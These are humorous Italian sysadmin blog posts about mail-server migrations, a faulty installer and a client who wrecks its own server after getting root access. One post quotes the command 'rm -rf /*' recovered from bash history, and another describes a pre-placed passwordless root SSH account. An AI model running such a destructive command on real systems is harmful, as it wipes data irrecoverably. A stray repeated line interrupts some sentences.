Aridinuo questi si svegliano alle 4 del pomeriggio e cominciano a lamentarsi che dei 1000 indirizzi di posta registrati nel vecchio sistema solo 400 risultano nel nostro. Bella scoperta: circa 600 erano privi di password! Senza password per leggerla, che te ne fai di un indirizzo di posta?

Ma pare che a loro non piaccia così, quindi riprendo l'elenco precedente e procedo a re-inserire TUTTI gli indirizzi precedenti. Quelli senza password si beccano una password di default (una generata a caso, e molto, **molto** lunga...)

A questo punto T ricomincia a smadonnare. Che succede? Succede che se prova a fare login nell'interfaccia di

Cosa fa' l'applicazione X ?

gestione degli account di posta con l'account di amministrazione per \$NotaOrganizzazioneNazionale, si becca un bel messaggio di errore dall'applicazione che lo invita a contattare l'amministratore (che e' lui ovviamente).

Dopo un altro giro di turpiloquio T mi ri-passa la palla ed io comincio a maledire tutti i programmatori Java che non scrivono i messaggi di errore nei log. Dopo un'oretta circa trovo il bandolo: quel coso usa un database LDAP per memorizzare i suoi dati (perche' LDAP? non lo so) ed il db ha un limite intrinseco di 400 records, se cerchi di leggere piu' di 400 record slapd ritorna un errore, ma l'applicazione non se lo aspetta e sputa fuori un messaggio di errore generico.

Dopo aver modificato slapd.conf per ritornare infiniti records tutti (anche l'applicazione) sono piu' contenti e me ne rivado a casa e ri-sono le 8 di sera!

Terzo Giorno! E tutto tace. Bene. E aridinuovo quelli si svegliano alle 4 del pomeriggio che un certo numero di loro indirizzi di posta in effetti non erano degli indirizzi ma dei semplici forwarders al loro schifoso server Sexchange... il quale e' irraggiungibile perche' era attaccato ad una VPN nel datacenter di \$ISP, il quale e' fuori combattimento!

Ma \$@%#\$\$@!\$!@\$#%@\$%@ possibile che sti' rimbamba debbano **sempre** accorgersi che le cose non funzionano alle 4 del foxxuto pomeriggio??

Davide

21/04/2008 00:00

Se Le Cose Funzionano...

Alura, abbiamo superato la crisi della settimana scorsa, con un bel venerdi'/lunedì/martedì e mercoledì' che mi hanno visto in ufficio fino alle otto di sera (na' goduria). Al giovedì' mattina ho avuto la fantastica idea di sdraiarmi con la moto (foto del danno) il che mi ha messo praticamente ko per giovedì' e venerdì' (anche sabato e domenica a dire il vero). Così' mi ritrovo in ufficio al lunedì' mattina.

E mi becco subito una telefonata da parte di un cliente, il quale si lamenta che certe mail inviate in BCC a loro da una loro applicazione statistica non vengono più ricevute...

IO - Come non vengono **più** ricevute? Nel senso che prima arrivavano?

CL - Certo! Arrivavano benissimo fino all'inizio del mese scorso!

IO - Ah, allora, io sono appena arrivato, 'spetti che mi informo e poi la richiamo.

Così domando e mi viene detto senza troppi problemi che proprio all'inizio del mese scorso, il nostro mail server e' stato sostituito con uno nuovo. E più o meno da quel momento CL ha cominciato a lamentarsi del fatto che non riceve più le email. Ma solo quelle che sono in BCC.

Hummm... strano sto' fatto. Provo a mandare una mail in BCC a CL e mi becco un messaggio di errore che lamenta che la casella di email non esiste. Ok, quindi CL non ha del tutto torto, ora si tratterebbe di capire perché con il sistema di prima funzionava e con il sistema attuale no. Ri-domando a T che ne sa più di me.

T - Dunque, secondo me quello che loro dovrebbero fare e' avere la posta consegnata direttamente al loro server di posta dal nostro e non usare quel cavolo di sistema di Pop-box come fanno adesso.

IO - Probabilmente. Ma se il problema e' nel fatto che l'indirizzo di BCC non e' accettato devo pensare che prima noi facessimo qualche cosa di diverso da quello che facciamo adesso.

T - Guarda, ho girato il vecchio server di posta in lungo ed in largo e non ho trovato un tubo. Ovviamente loro dicono di non aver cambiato niente, ma noi non facevamo niente prima e non facciamo niente adesso, quindi deve essere qualche cosa nel loro sistema.

IO - E che hai girato il server ti credo pure, tra parentesi, perché e' stato cambiato?

T - E' un vecchio server, abbiamo avuto qualche problema con la ram ed e' stato installato da un tipo che adesso non lavora più con noi che aveva la mania di fare le cose in modo astruso e quindi abbiamo voluto rimuovere il problema.

IO - ...cioe' funzionava perfettamente ma nessuno sapeva come o perché'?

T - più o meno.

IO - Ok. Il server e' ancora vivo? Posso connettermi?

T - Ma ho già cercato io, comunque sì, e' ancora vivo.

Mi collego a questo coso e provo ad inviare una mail alla casella (virtuale) di CL con l'indirizzo in BCC. Poi vado a guardare la mail nella casella e noto qualche cosa di strano: la mail ha l'header X-Original-To e l'header X-Delivered-To, mentre di solito c'e' solo quest'ultimo.

IO - (rivolto a T) ti sei accorto di sta' cosa?

T - (guardando gli header) Veramente no...

IO - Perché se faccio lo stesso sul server nuovo X-Original-To non compare

T - Ma... gli X- header non sono standard...

IO - Garantito. Ma forse questo e' qualche cosa che era stato fatto apposta?

Così controllo un po'. E noto che il server vecchio usa(va) Maildrop per depositare la posta nelle caselle virtuali, mentre il server nuovo va di Dovecot. Ora, maildrop ha una funzioncina sciccosa chiamata 'mailfilter',

Cosa fa' l'applicazione X ?

che consente di avere un filtro di posta in modo molto semplice. Un rapido controllo e scovo un filettino .mailfilter annidato in /var/spool/virtual. Filettino che contiene... indovina un po'! Un filtro che fa esattamente quello che stavamo cercando, con un bel commentino che dice "fatto per sistemare il problema di CL" (!).

Quindi sembra che CL non sia troppo... cielloso, anzi sembra che abbia proprio ragione. Riporto a T.

T - AAAAAAggghhh!!! Ho speso giorni interi cercando quella roba!!

IO - (cercando di indovinare la pillola di averlo trovato in 10 minuti mentre lui c'e' stao un mese e non lo ha trovato) Beh', non e' in /etc o altri posti 'ovvi'...

T - Che capp... come accidenti facciamo a rifare sta' cosa nel sistema nuovo?

IO - Hummm... potremmo provare usando Procmail, ma il server nuovo non usa procmail per depositare la posta, quindi si tratterebbe di farlo a monte o di aggiungere procmail all'intero sistema, la cosa mi sembra piuttosto astrusa per **un** cliente. Ed inoltre il sistema nuovo e' 'live' con un paio di centinaia di clienti...

Insomma non e' una cosa che mi piaccia fare senza nessuna possibilita di fare delle prove e vedere se funziona o se fa esplodere tutto il sistema.

Domandiamo a DaBoss il da farsi, il quale dopo una telefonata a CL con spiegazioni varie, decide che la cosa migliore da fare e' rimettere CL sul server vecchio (che funziona benissimo) e poi vedremo di implementare un qualche accrocchio sul nuovo sistema in modo da farlo funzionare come quello vecchio.

Il che dimostra che 1) non sempre CL e' CL e 2) se le cose funzionano, e' meglio lasciarle come sono.

Davide

21/04/2008 00:00

Feed Me!

Arrivo in ufficio un po' dolorante (per via dello sdraiamento in moto della settimana scorsa), comincio con le solite cavolate, quando DaBoss si fa vivo tramite Jabber.

DB - Heila', come va la moto?

IO - Stava meglio prima, anche io stavo meglio prima

DB - Eh, senti, c'e' un cliente che ci sta tempestando di telefonate da sabato mattina, puoi dargli un colpo di telefono e chiedere che vogliono?

IO - Sicuro. Non sono sicuro di poterci fare qualche cosa pero'.

Così chiamo sta gente.

CL - Allora, noi abbiamo un server con un sistema di analisi e controllo dei costi di gestione e blah blah yada yada... *molti altri yada yada...* e adesso abbiamo sostituito uno dei server che fanno la raccolta delle informazioni di base dalle nostre circoscrizioni e dobbiamo trovare un modo per importare i dati.

IO - Hemmm... ma quel server e' gestito da noi?

CL - Non esattamente, voi fornite solo il supporto per la rete

IO - E allora noi che c'entriamo?

CL - ...in effetti niente... ma di solito ve ne uscite con delle buone idee...

Ri-contatto DaBoss.

DB - Hai dato un'occhiata a quello che vogliono?

IO - No, ho chiesto di mandarCI delle specifiche, che magari gli possiamo fare una offerta per la consulenza

DB - NoNoNo!! Di solito con quella gente si fa il lavoro e poi si manda direttamente la fattura, se gli mandi una offerta si arenano in discussioni e doppie discussioni e non si fa piu' niente.

IO - Ellamadonna... sono così difficili?

DB - Ma tu ci hai presente chi e' che sono?

IO - Hemm... veramente no.

DB - Il partito socialista olandese.

IO - Ok, non dico piu' niente.

DB - Comunque, se quando ricevi quella roba decidi che e' una cosa che si puo' fare senza troppi casini procedi pure.

Verso mezzodì ricevo i dati. Pare che sta gente usi un qualche software sviluppato in era antediluviana per fare delle 'dichiarazioni' che poi vengono inviate sotto forma di mail ad un server centrale, il server dovrebbe prenderle in pasto e comporre un qualche tipo di report. Solo che, il software che compone i report e' stato sostituito con roba che funziona solo su Windows e così adesso si ritrovano a dover generare un qualche file XML (che io odio) per dare in pasto i dati a quel coso.

Nella mail sono compresi anche un paio di esempi di quello che ottengono ora e quello che vorrebbero, quindi mi metto a guardare sta cosa.

Dopo un paio d'ore ho deciso che questo file XML che devo generare somiglia *stranamente* ad un feed RSS.

Alle 5 del pomeriggio decido che il file e' un feed RSS. E che questo "trafico" software di reportistica altro non e' che un aggregatore.

Il problema quindi diventa "come generare un feed RSS" partendo da una manica di file.

Cosa fa' l'applicazione X ?

Il giorno dopo ho un piano di battaglia pronto. Mi collego al nostro server e vedo che c'e' a disposizione. Perl. Ok. Mi metto perciò a cercare un modo semplice per generare questo feed. Nel giro di due ore ho messo insieme uno scriptone che si legge i files di input nello stesso modo della procedura precedente e genera un coso che sembra un feed RSS decente.

Invio una copia del file a CL tanto per avere conferma che funziona e nel frattempo mando una copia della cosa anche a DaBoss. Faccio anche un paio di modifiche al codice in modo che possa operare in automatico collegato direttamente alla procedura di analisi esistente, così che sia il più possibile trasparente.

Nel pomeriggio DaBoss si rifa' vivo via Jabber.

DB - Ho parlato con CL, lo script che hai fatto va' benissimo e sembra funzionare perfettamente, MA...

IO - Ma?

DB - Il loro Comitato Decisionale per l'Applicazione dell'IT ha già deciso di acquistare un qualche software per la ri-analisi del tutto ed hanno già pagato \$cifrone per quello, quindi probabilmente non c'era bisogno di fare niente.

IO - Hummm... averlo saputo prima...

DB - Spiacente, ma non tutto il male viene per nuocere visto che lo mettiamo in conto come manutenzione straordinaria.

IO - Ok... quindi sta gente ha pagato \$cifrone per fare una cosa sostanzialmente idiota che si sarebbe potuta fare spendendo quasi niente (\$manutenzionestraordinaria e' niente in confronto a \$cifrone) ? E questi sarebbero il P.S. Olandese??

DB - Io non li ho votati...

Bene! Vedo che i Partiti sono tutti uguali in tutto il mondo... se non altro, dato che avevo il codice già fatto e pagato dal P.S.O., ho deciso di non buttarlo via, ed ecco perché improvvisamente il mio sito si è arricchito dei Feed RSS. Ringraziate il PSO, non me.

Davide

05/05/2008 00:00

Se striscia fulmina, se svolazza l'ammazza...

Oggi, DaBoss ha deciso che e' ora che mi occupi di cose piu' "sciropose" (?) almeno cosi' ha detto lui. Eccomi quindi prendere in carico il "progetto auth", che roba e'? Semplice: abbiamo un paio di centinaia tra server, firewalls, switch, router e chi piu ne ha piu ne metta.

Ovviamente, andare a cambiare la password su ognuno di questi cosi ogni volta che un utente deve cambiarla o si assume qualcuno o il cliente per il quale il dispositivo e' acquistato cambia idea e' una palla colossale.

L'idea quindi e' quella di usare due (per ridondanza) server di autenticazione con LDAP ed un "software di autenticazione" per gestire l'autenticazione a mezzo Token (generatori di numeri).

Il software e' in prova da parte di \$magnificasoftwarehouse, i server sono di la' in sala macchine. Si tratta solo di installarli e vedere come funziona sto coso e cosa puo fare.

Comincio pertanto ad installare i due server, mentre l'installazione sta andando comincio a leggermi la documentazione del software. Sono appena a meta della prima pagina che subito il caffe' mi sta uscendo dalle orecchie.

Che cavolo vuole dire "OS Supportati: \$gameOS, \$altroGameOS, Red Hat ES 3"??

Siamo nel 2008 (duemilaotto)! ES3 e' vecchia di almeno 3 anni! C'e' gia fuori la 5! Ok, ok! Ferma l'installazione di CentOS 5 e recupera i CD scamuffi di ES3.

Dopo l'installazione schiaffo dentro il CD di questo coso e scopro che sul CD c'e' solo la versione per \$gameOS. Ovviamente... Scarica la versione per ES dal sito interdet di sta gente.

Ok, un normalissimo file .bin. Lo eseguo.

```
Error: Se striscia fulmina, se svolazza l'ammazza
```

prima che mi ricopriate di commenti: NO, non c'era scritto proprio cosi', ma il senso e' lo stesso...

Basito, me ne rimango per un po' a guardare il messaggio. Ovviamente nella documentazione non c'e' traccia di messaggi di errore, possibili problemi o risoluzione degli stessi (e che ti credevi?).

Provo a vedere se questo arnese ha delle opzioni diverse.

```
# package.bin --help
Error: Iabbalu' Iabbalu', prima c'era e adesso non c'e' piu'

# package.bin -h
Error: Io sono la gomma, tu la colla...
```

Ok... scartabella nella documentazione senza trovare un fico secco, poi mi metto a guardare questo package .bin un po' meglio. Dunque... sembra un normale script con codice binario incorporato.. dopo un po' mi rendo conto che il pezzo di codice che fa qualche cosa scompatta una JRE (!) e quindi esegue un .jar. Estraggo il jar dai meandri del package e provo ad eseguirlo, trovandomi con un garrulo "impossibile connettersi al server X". Ma bene! Un software **server** il cui installer vuole una interfaccia grafica. Installo le librerie Xorg, configuro il display per usare il mio lapdog e riprovo. Adesso l'installer parte e sembra fare quello che dovrebbe fare. Almeno, mi ritrovo con il software installato e qualche processo che gira in back ground. Si tratta solo di vedere come far funzionare il resto.

Se striscia fulmina, se svolazza l'ammazza...

Cosa fa' l'applicazione X ?

Dopo un po' di lettura ho capito che devo installare una 'Consolle' per gestire l'arnese. Oramai ho capito il trucco e quindi l'installazione fila liscia. Avvio la consolle, scelgo 'connettersi al server'...

Error: Se striscia fulmina, se svolazza l'ammazza

Aridaie!! E adesso che accidenti vuole? Humm... che non gli piaccia il riferimento a 127.0.0.1? Proviamo ad usare l'ip del server.

Error: Iabbalu' Iabbalu', prima c'era e adesso non c'e' piu'

Hummm... il firewall e' spento vero?

Error: Io sono la gomma, tu la colla...

Ok, e' venuto il momento di contattare l'astinenza teNNica di questa gente. Gli mando una mail e poi, visto che e' oramai venuta l'ora, me ne vado a casa.

Il mattino dopo mi aspetta una mail di risposta da questi signori. Con l'indicazione che, se la consolle non si connette e' probabilmente un problema di installazione. Il loro suggerimento e' di disinstallare tutto usando un apposito accrocchio disinstallante, rimuovere **a mano** tutti gli eventuali files rimasti e poi procedere ad una reinstallazione ex-novo.

Vabbe', che cosa ho da perdere? Procedo. L'installazione arriva al punto di "creare il database" e poi si inchioda brutalmente. Dopo 25 minuti decido che no, non sta creando il database e la interrompo. Ri-zappo via tutto e decido che il database me lo installo da me e poi gli dico di usarlo. Un po' spingendo e un po' tirando riesco a far completare questa cosa. E ri-ottengo lo stesso criptico messaggio di errore.

Sono proprio sul punto di sparare una mail di risposta ai tizi quando mi suona il telefono.

IO - Cosa?

CL - Hallo, e' D? Sono CL di \$magnificasoftwarehouse...

IO - Proprio a voi stavo pensando!

CL - Vedo che ha scaricato dal nostro sito la versione per ES 3 del software, volevamo sapere cosa ne pensa.

IO - Qualche cosa mi fa pensare che **no**, non volete sapere **veramente** cosa ne penso.

CL - Come?

IO - Non si riesce manco a farlo partire questo arnese!

CL - Hemmm... come non...

IO - Ho gia' mandato una mail al vostro supporto tecnico ed ero giusto sul punto di mandarne un'altra perche' la soluzione che e' stata proposta nella vostra mail di risposta non funziona.

CL - Ah... hemmm... chi e' il tecnico?

IO - Bob (che pare strano ma e' veramente il nome che appariva sulla mail)

CL - Ah, bene... hemmm... No, perche' lo scopo della mia telefonata era un altro..

IO - Sono tutto orecchie...

CL - Non e' che sareste interessati a diventare rivenditori?

IO - Se striscia fulmina, se svolazza l'ammazza.

Ed ho riattaccato...

Davide

05/05/2008 00:00

Escono dalle ### pareti!!

Una piccola premessa: la mia ditta gestisce un numero elevato di clienti che hanno dei siti internet, alcuni di questi (clienti) sono delle societa' di 'servizi internet', con questo intendo che loro **rivendono** servizi ad altri. Il che significa che su un singolo server gestito da noi ci possono essere un centinaio e passa di siti che non appartengono al cliente che ci paga il servizio ma ad altra gente.

Alcuni di questi 'rivenditori' hanno (piu o meno) idea di cosa stanno combinando, altri molto meno. Quasi tutti in genere si affidano a noi per la gestione del server e dei siti e si accontentano di fare le loro modifiche tramite i vari 'pannelli di controllo' o domandare a noi quando le cose si fanno difficili. Ma ci sono alcuni che, di tanto in tanto, decidono di giocare ai SysAdmin...

Uno di questi che, per qualche strano motivo, ha deciso di buttarsi e' CL, il quale, adducendo 'ritardi nell'implementazione delle cose' ha deciso di prendersi la responsabilita' di amministrazione del server. In sostanza hanno voluto la password di root del server. Dato che il server e' il loro, DaBoss ha deciso che la cosa va bene, ma ha suggerito a noialtri di 'agire proattivamente'. Il che significa che prima di mollare la password di root io ho:

1. creato un account 'speciale' con poteri di root ed accesso via SSH senza password (RSA)
2. messo un cronjob che faccia un backup dei file di configurazione importanti su una partizione secondaria
3. messo al massimo il livello di backup, quindi con un backup completo di tutti i files dei siti ogni 24 ore, un backup del database ogni 6 ed un backup dei file di configurazione ogni 12.
4. fatto uno snapshot del server, cosi' tanto per...

fast - forward di una settimana circa

Suona il telefono, rispondo con la mia perfetta imitazione della bionda scema, ed e' CL, ovviamente. La conversazione e' andata piu' o meno cosi..

CL - (*rumore di sottofondo di urla e grida*) Salve, abbiamo qualche piccolo problemino con il nostro server...

IO - Che tipo di problemi?

CL - (*rumore di sottofondo: AAaggghhh!!! Ayeeee!!! se mi avete perso i dati vi taglio a pezzettini e vi mangio !!! Splat! Crash!*) Hummm... credo che ci sia qualche cosa che non va troppo bene nel disco...

Io mi collego al sistema di monitoring e controllo, il disco sembra andare benissimo, anzi magnificamente, dato che fino a ieri c'erano qualche cosa come 180 Gb di dati e adesso invece ce ne sono solo 10 Gb...

IO - Ma, mi sembra che il disco sia a posto, e' un po' vuoto...

CL - (*Crash! Bram! Aiut... sfondano la porta! presto l'olio bollente!*) Eh... si... e' per quello che penso che ci sia qualche cosa che non va'... dovrebbe esserci molta piu' roba e...

IO - ..E..?

CL - (*Blam! Blam! Indietro maledetti! Auuuggghhh!!*) Ed abbiamo qualche problema a collegarci perche' non ci prende piu' la password...

IO - Non e' che l'avete cambiata?

CL - (*La finestra! Blocca la finestra!*) Mah, non credo, almeno, CL2 mi ha detto che lui ha provato a cambiarla due o tre volte ma non riusciva e poi ha provato a vedere dentro nel file delle password se riusciva a cambiarla da li'...

IO - Il file delle password? Quello non bisognerebbe toccarlo, non senza usare le funzioni apposite.

CL - (*Le pareti! Escono dalle @\$#@\$@ pareti! Blam! Blam!*) Eh.. anche quello e' vero, comunque adesso

Cosa fa' l'applicazione X ?

sembra che non riusciamo piu' a collegarci del tutto e...

IO - E?

CL - (*Arrrrghhh!!! Il mailing doveva andare via ieri razza di imbecilli, adesso chi li paga i danni!!! Sbam! Splat!*) Ci chiedevamo se potevate darci un'occhiata...

Provo a fare login e mi becco un bell'errore, allora vado con il mio account 'speciale' che riesce ad entrare, controllo e scopro che /etc/shadow e' andato a donnine di facili costumi, e non e' la sola cosa. La directory /var/www adesso e' symlinkata a /tmp... il database non e' piu' in funzione e cercare di avviarlo ritorna errori perche' la directory dei database non appartiene piu' all'utente giusto...

IO - Si', vedo che ci sono un po' di problemi, credo che qualcuno abbia fatto un po' di confusione con i comandi.

CL - (*Le Baliste! Le Catapulte! Presto prima che ritornino!*) Hemmm... si e' che la persona che dovrebbe gestirlo non era disponibile ieri e cosi'... hemmm... ci ha pensato qualcun altro...

IO - Ok, adesso vedo che posso fare, ma sarebbe opportuno che, se non avete il personale adatto, lasciate fare a noi, ci pagate per quello no?

Cosi' ripristino la directory /var/www nel posto giusto, rimetto a posto /etc/passwd ed /etc/shadow dal backup, ricontrollo i permessi, varie ed eventuali.

IO - Ok, adesso dovrebbe essere a posto. Potete confermare?

CL - (*eh... che succede? si ritirano! se ne vanno! siamo salvi!!!*) hemm... si sembra funzionare tutto come deve...

IO - Ottimo, adesso, posso suggerirvi di lasciare fare il lavoro di amministrazione a noi e voi evitare di farvi coinvolgere?

Ma non so se seguiranno il consiglio.

Davide

23/05/2008 00:00

A volte ci azzeccano

Ritorna alla carica CL, di cui ho già parlato la volta precedente. Per chi non avesse voglia di ri-leggere la faccenda ne darò qui un rapido sunto: CL decide di giocare al Sysadmin sul suo server e si fa dare la password di root, risultato netto: tutti i millemita siti internet residenti sul server svaniscono in /dev/null, CL e tutta l'allegria combriccola della sua ditta rischiano di essere massacrati da un'orda di utenti inferociti, un ripristino del backup dopo e sono di nuovo in piedi.

A questo punto, cosa pensate che abbia fatto CL?

1. Ammesso la cappella e l'ignoranza e rinunciato ai privilegi di root
2. Ammesso l'incapacità di gestire il server, mantenuto la password ma lasciato a noi il compito di ~~fare~~ ~~danni~~ gestire il server
3. Addotto il problema a qualche strano bug hardware/software ma deciso che è meglio se sono i professionisti a fare il lavoro
4. Mentito spudoratamente, ignorato la prudenza e continuato sulla sua strada come prima.

Devo davvero dirvelo?

Ecco quindi che dopo appena 3 giorni riceviamo una telefonata non da CL, ma da un di lui collega (CL2):

IO - (imitazione della bionda scema) Salve sono D di \$NetworkGestapo.

CL2 - Salve, sono CL2, un collega di CL.

IO - (già immaginando il problema) Sì, mi dica.

CL2 - Hummm.. dunque, un po' di giorni fa CL ha fatto qualche cosa al nostro server e non funzionava più niente...

IO - Sì, mi ricordo il fatto.

CL2 - Dunque, adesso non so bene cosa sia successo (*ma io ho qualche sospetto*) però abbiamo dei problemi a collegarci...

Io apro un browser e controllo un paio dei siti, sembrano tutti in piedi e funzionanti.

IO - Ma, io riesco a collegarmi e vedere i vari siti, quindi sembra in funzione.

CL2 - Ah, sì, quello non è un problema, ma se provo ad accedere via FTP mi risponde con un errore...

Provo una connessione FTP e mi becco come risposta che VSFTP non riesce a trovare o leggere il suo file di configurazione, una prova con SSH mi ritorna un "connection terminated" senza manco chiedermi la password... uccì uccì mi sa che CL ha spazzolato via qualche cosa in /etc...

IO - Ah, vedo, mi sembra che ci sia qualche problema con i files di configurazione della macchina, avete provato a domandare a CL che è successo?

CL2 - Ehmmm... lo farei volentieri ma è sparito...

E chiamalo scemo!!

IO - Ok, adesso vedo che possiamo fare.

Un rapido controllo mi dice che **tutti** i vari siti internet sembrano rispondere correttamente, quindi non ci sono problemi se non altro con il database o con Apache, ma nessun login da remoto.

Cosa fa' l'applicazione X ?

Riporto il problema a DaBoss.

IO - ...e quindi o qualcuno va la e schissa i bottoni sulla tastiera oppure dubito che si possa fare qualche cosa, a meno che noi non si abbia un KVM a disposizione via rete.

DB - No, di KVM su quella macchina non ne abbiamo, non e' una nostra macchina e come tale non la gestiamo.

IO - Quindi?

DB - Be', il problema lo hanno causato loro, quindi dovrebbero essere loro a pensarci, adesso li richiamo e vediamo un momento che dicono.

Fast-forward di un'oretta circa

DB - Allora, ho parlato con UL che sarebbe il capo di CL, ha detto che prima vuole spedire CL alla co-lo e farlo soffrire un po', e poi se CL non riesce a risolvere il problema... (*guarda me*) Suvvia! Un colpo di culo ci puo' sempre uscire no? Comunque, altrimenti interveniamo noi e vedremo.

Allora richiamo CL2.

IO - ...e quindi aspettiamo di vedere cosa combina CL e poi eventualmente vedremo come risolvere il problema.

CL2 - ...seriamente volete vedere se CL riesce a risolverlo?

IO - Questo e' quello che il vostro UL ha deciso.

CL2 - ...stiamo freschi...

Non so perche' ma credo che CL2 ci abbia azzecato...

Davide

26/05/2008 00:00

Return Of The Sysadmin

Risiamo a parlare del bellissimo swerver di CL, di cui ho già detto nelle due storie precedenti. Nel caso in cui non abbiate voglia di andare a rileggervele, uno dei nostri CL ha deciso che voleva giocare a fare il sysadmin, nonostante i nostri moniti e nel giro di 2 giorni secchi e' riuscito a spianare tutto il server, situazione da cui e' stato salvato in extremis (letteralmente) dal nostro backup, non contento, CL si e' lanciato in un'orgia di sysadminning riuscendo a chiudersi (e chiuderci) fuori dal server in modo perfetto.

Il di lui capo aveva deciso di fargli risolvere il problema a lui, ma dopo un paio di giorni di attesa la palla e' ritornata dalla nostra parte, o almeno così sembra.

Ok, basta con i preamboli...

E' un bel lunedì mattina ed io sto cercando di capire che accidenti vuole dire l'ultima mail dell'*astinenza* tecnica del software di cui ho parlato precedentemente, quando mi suona il cellofono. Rispondo, ed e' DaBoss.

IO - Ma tu non dovevi andare ad Utrecht per fare qualche cosa oggi?

DB - Io sto andando ad Utrecht, ma mi ha appena chiamato UL, il capo di CL, te lo ricordi vero?

IO - Eccomeno

DB - Allora, mi e' venuto in mente che quei due server su cui stai lavorando per quel sistema di autenticazione si potrebbero mettere alla colo, ed allo stesso tempo potresti andare la e guardare un attimo quel server se si riesce a farlo ripartire.

IO - Io non ho accesso (ancora) alla colo..

DB - MAROONNCHEEEEEAIUUUUTTTIPIGLIASSEN'ACCIDEEENT...

IO - ??? tutto bene?

DB - Sì, un idiota mi taglia la strada e per poco mi fa schiantare...

IO - Dicevo, non ho ancora accesso alla colo, pensavo voleste finire il "periodo di prova" prima di richiedere accesso.

DB - Me ne frega assai del periodo di prova, secondo me lo hai già passato e se non lo hai passato lo hai passato. Vai da Wendy (*la nostra segretaria - nda*) e fatti dare il modulo di richiesta, poi parla con Bart (*il collega che si occupa di queste cose - nda*) e andate la a vedere.

IO - Ok, altro?

DB - In questo momento non mi viene in mente altro, se ci sono problemi dai un colpo di telefono ad ULAYEEEEODDIOCAZZEEEE

Riattacca prima che io senta se si salva oppure no. Dopo aver firmato le carte di rito, visto quali server dobbiamo installare, saltiamo sulla Bart-Mobile e procediamo alla volta della co-lo.

Una volta installati i server nel nostro rack, che secondo me comincia ad essere un po' pienotto, andiamo verso il "canile" e diamo un'occhiata a questo server. Allura, non e' possibile fare login da console, dopo il nome utente semplicemente non si ottiene nessuna risposta.

IO - (rivolto a Bart) Secondo te lo possiamo riavviare?

Bart- Mah, non saprei... (schiaaccia il pulsante di reset) Oooopss, sono scivolato.

IO - ...avvisa la prossima volta...

Il server si riavvia e Grub si inchioda bellamente. O bene, non si riavvia nemmeno più. Che bello. Estraggo il cd di rescue e facciamo il boot da quello, Il rescue mi informa garrulo che "non trova nessuna installazione di Linux" e mi sbatte in una shell. Il disco fisso ha due partizioni, la prima dovrebbe essere quella di boot, la monto ... ed e' vuota. Completamente, totalmente, inesorabilmente VUOTA! Nessuna sorpresa se la macchina

Cosa fa' l'applicazione X ?

non si riavvia piu'.

La seconda partizione e' in LVM. Ora, qui si potrebbe aprire una grossa parentesi sulla logica di avere un LVM su UNA partizione ed UN disco, ma non ci ho voglia in questo momento. Comunque, monto la partizione e la guardo, ed e' la prtizione di / del sistema. Noto alcune cose, per prima cosa spiccano per la loro assenza /bin ed /etc, ma tutto il resto sembra essere ancora li.

A questo punto mi viene un dubbio e mi faccio un bel cat root/.bash_history ed eccolo li', bello come il sole, proprio l'ultimo comando.

```
rm -rf /*
```

IO - Ok, eccolo li' il problema.

Bart - Wat een sukkel... (*trad: che idiota*). Quanto e' durato dal momento che hanno avuto la password di root? 3 giorni?

IO - Si, piu' o meno.

(per chi fosse interessato, ho fatto anche una foto al terminale)

A questo punto abbiamo spento tutto, tirato giu' la macchina e portata in ufficio per una re-installazione completa. Non c'e' bisogno di dire che stavolta CL non e' autorizzato a collegarsi. In effetti non e' autorizzato a meno di 10 metri da un terminale... UL ha deciso che (con le sue parole) "e' meglio che i SysAdmin facciano i SysAdmin".

DaBoss, che e' sopravvissuto al suo viaggio ed e' arrivato alla sera, ha commentato con le stesse parole di Bart.

Davide

06/02/2008 00:00

Full Circle?

Oggi e' una giornata un po' strana. Ieri pomeriggio uno dei miei colleghi "programmatore" (cioe' il cui compito dovrebbe essere piu' sviluppare che sysadminnare) e' letteralmente esploso, scaraventando la tastiera (una costosissima Apple ovviamente) fuori dalla finestra. Non ho idea dei motivi dietro l'esplosione, spero solo di non essere io uno di quei motivi.

Comunque, dopo il botto DaBoss ha suggerito al tipo di prendersi una settimana di ferie o due. Quindi quando la nostra segretaria Wendy e' venuta a cercarmi non mi sono sorpreso troppo.

W - Senti, hai tempo per guardare un problema? Di solito se ne occupa H, ma oggi non c'e'...

IO - Si', ok, che succede?

W - Ma... e' uno dei clienti un po'... hummm... complicati...

IO - Quindi e' esattamente come gli altri clienti... molla quel foglio! Che vogliono?

W - Non lo so esattamente.

Così' mi guardo il foglio che dice solo "cambiamenti sul firewall" e cita un nome ed un numero di telefono. Ok, mi metto a guarda... momento... questo numero di telefono... questo nome... mi sembrano conosciuti... Guardo sul database e... OSANTAPOLLONIA!! Per forza che mi sembrano conosciuti! E' \$brancodipaguri!!! Aaaaagghhh!! Non ci credo!!

Vedo sul database che roba hanno di cui noi (aka: io) dovremmo occuparci.

Allora, firewall, proxy, vpn, server intranet, server sviluppo, server db, server produzione... perche' sono tutti marcati con una icona rossa? "Server non standard, configurazione non standard". HUmmm... 'spetta un po'...

Mi collego e guardo uno di questi server. E' una slackware. No. Non e' UNA slackware. E' **LA** slackware. E' lo stesso server che **io** installai sei... Sette? Sette anni fa? Oddio... E' gia' passato così' tanto tempo? Comunque, e' la stessa macchina. Anche il firewall e' lo stesso firewall "temporaneo" che io installai quando il "vero" firewall ando' in palla.

Ma bene! Non hanno mai cambiato un tubo! Nonostante tutto il bla-bla di UL ed il cambiamento di manglement. Alla faccia del 'vogliamo tutto Windows'.

Va bene, e' il momento di prendere in mano il telefono e chiamare SL.

SL - Sono SL di \$brancodipaguri

IO - Ciao, sono D. Ti ricordi di me vero?

Doverosa pausa mentre SL sta sicuramente rivivendo una serie interminabile di bruttissimi meeting...

SL - Ah, ciao. Che vuoi?

IO - Che tu ci creda o no adesso lavoro per \$networkgestapo, quindi dato che tu hai telefonato per dei cambiamenti sul firewall la domanda e' **tu** che vuoi.

SL - ... tu lavori per...

IO - Si'. Divertente eh?

SL - ... quindi sei tu che dovresti...

IO - Gia'.

Altra doverosa pausa, quasi quasi mi immagino la faccia di SL...

Cosa fa' l'applicazione X ?

SL - Ma e' parecchio che lavori li'?

IO - Un paio di mesi

SL - Ah... Bene...

IO - Piuttosto, vedo che il firewall e' ancora quel firewall "temporaneo" che io misi su quando il vecchio firewall esplose, che e' successo a quei due (non uno) Cisco PIX (da 15000 euro l'uno) che UL acquisto' poco prima che io me ne andassi?

SL - He... non lo so di preciso. UL se ne ando' anche lui poco dopo, e poi abbiamo avuto qualche problema con l'organizzazione della rete...

*me pensa: 'avere problemi' e' la condizione **ordinaria** in quel posto*

